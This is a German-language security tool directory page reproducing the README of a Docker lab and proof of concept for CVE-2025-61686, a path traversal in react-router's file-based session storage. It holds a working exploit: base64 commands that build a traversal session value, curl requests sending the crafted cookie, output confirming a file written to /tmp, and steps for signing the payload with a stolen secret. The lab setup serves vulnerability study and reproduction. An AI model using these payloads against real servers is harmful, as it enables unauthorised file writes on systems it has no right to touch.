
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-61686_docker — Dockerfile und PoC zur Reproduktion von CVE-2025-61686 | Kitploit

Tools/GitHubGitHub/flowerwitch/cve-2025-61686_docker
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubflowerwitch/cve-2025-61686_docker

CVE-2025-61686_docker

Dockerfile und PoC zur Reproduktion von CVE-2025-61686

Repository anzeigen
16vor 10 MonatenNoch nicht geprüft
Teilen

CVE-2025-61686_docker

Start

  1. Build
docker-compose up --build
  1. Start
docker-compose up

Reproduktionsablauf

  1. Sitzung mit Pfadüberquerungsbedingung erstellen
└─$ echo -en '"AAAA../../../tmp/flower"'|base64 -w0 | tr '+/' '-_' | tr -d '='
IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg 
  1. Konstruierte Session in Cookie einfügen und Anfrage senden
└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg' 'http://localhost:3001/'
  1. Überprüfen
root@de14139fdebf:/app# ls /tmp
flower

Ursache der Schwachstelle

Durch Vergleich der Versionen 7.9.3 und 7.9.4 kann man sehen, dass die Hauptursache der Schwachstelle in der Behandlung der Session in der Funktion getFile() in der Datei react-router/packages/react-router-node/sessions/fileStorage.ts liegt.

export function getFile(dir: string, id: string): string {
  // Divide the session id up into a directory (first 2 bytes) and filename
  // (remaining 6 bytes) to reduce the chance of having very large directories,
  // which should speed up file access. This is a maximum of 2^16 directories,
  // each with 2^48 files.
  return path.join(dir, id.slice(0, 4), id.slice(4));
}

Hierbei werden die ersten 4 Zeichen der Session als Ordnername und die restlichen Zeichen als Dateiname verwendet, sodass ein Angreifer auf folgende Weise eine Pfadüberquerung erreichen kann. Dies ist der Grund, warum das Sicherheitsbulletin besagt, dass ohne Nutzung eines Secrets in der Session eine einfache Verzeichnisüberquerung möglich ist. Natürlich kann ein Angreifer, der das zum Verschlüsseln der Session verwendete Secret erlangt hat, ebenfalls ein entsprechendes Überquerungs-Payload konstruieren.

>>> import os
>>> os.path.join("./sessions", "aaaa","../../tmp/flowerwitch")
'./sessions/aaaa/../../tmp/flowerwitch'

Ausnutzung bei bekanntem Secret


Falls das Secret erlangt wurde, kann man die sign() Funktion referenzieren und das Poc mit dem Secret signieren.

export const sign = async (value: string, secret: string): Promise<string> => {
  let data = encoder.encode(value);
  let key = await createKey(secret, ["sign"]);
  let signature = await crypto.subtle.sign("HMAC", key, data);
  let hash = btoa(String.fromCharCode(...new Uint8Array(signature))).replace(
    /=+$/,
    "",
  );

  return value + "." + hash;
};

image

Senden einer Anfrage mit der erstellten Session

└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi8uLi90bXAvZmxvd2Vyd2l0Y2gi.L2ffutps16%2B3ENWvuWy4ZCouT%2BPSVeqmQOeaW%2FjziXg' 'http://localhost:3001/'

Bestätigung der Auslösung der Schwachstelle

root@eb8750bd4a56:/tmp# ls
flowerwitch

Skript zur Signaturerstellung use_secret_create_payload.js

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    336
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    322

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





